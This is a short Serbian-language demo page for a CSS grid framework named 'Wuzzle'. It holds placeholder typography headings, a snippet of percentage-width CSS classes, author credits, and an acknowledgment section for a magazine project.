Test "Wuzzle" GRID-a



Tipografija

Tipografija 1

Tipografija 2

Tipografija 3

Tipografija 4

Tipografija 5

Tipografija 6

Tekst paragrafa.

Poraz ne postoji kao opcija!

!~!

:] this document doesn't exist [:

One small step for man, one giant leap for mankind.

Minimalni efektivni grid izvanredne brzine!

Probajte.

<https://github.com/ws1/wuzzle/wiki>

Deo "backbone" koda:

```
.w10{width:8%;}  
.w20{width:18%;}  
.w30{width:28%;}  
.w40{width:38%;}  
.w50{width:48%;}  
.w60{width:58%;}  
.w70{width:68%;}  
.w80{width:78%;}  
.w90{width:88%;}  
.w100{width:98%;}
```

Autori:

ws1 team (hightech, ZDroid)

www.nocreklamozdera.com

Naša želja je da Dnevniči jednog dinosaurusa (Dino) kao časopis, putem ekspozicije postane tema ovako renomiranog brenda - Noć reklamoždera!







Posebnu zahvalnost na iskrenoj i lepoj saradnji dugujemo:

Porodici Gavrilović
Goranu Zarubici
Jovici Vasiljeviću
Milici Pavlović
Nikoli Đuroviću
Mariji Vaštag
Maji Vujović

Kao i svima ostalima koji su dali svoj doprinos stvaranju jednog originalnog zabavnika!



Srdačno Vaš
Antistereotip Tim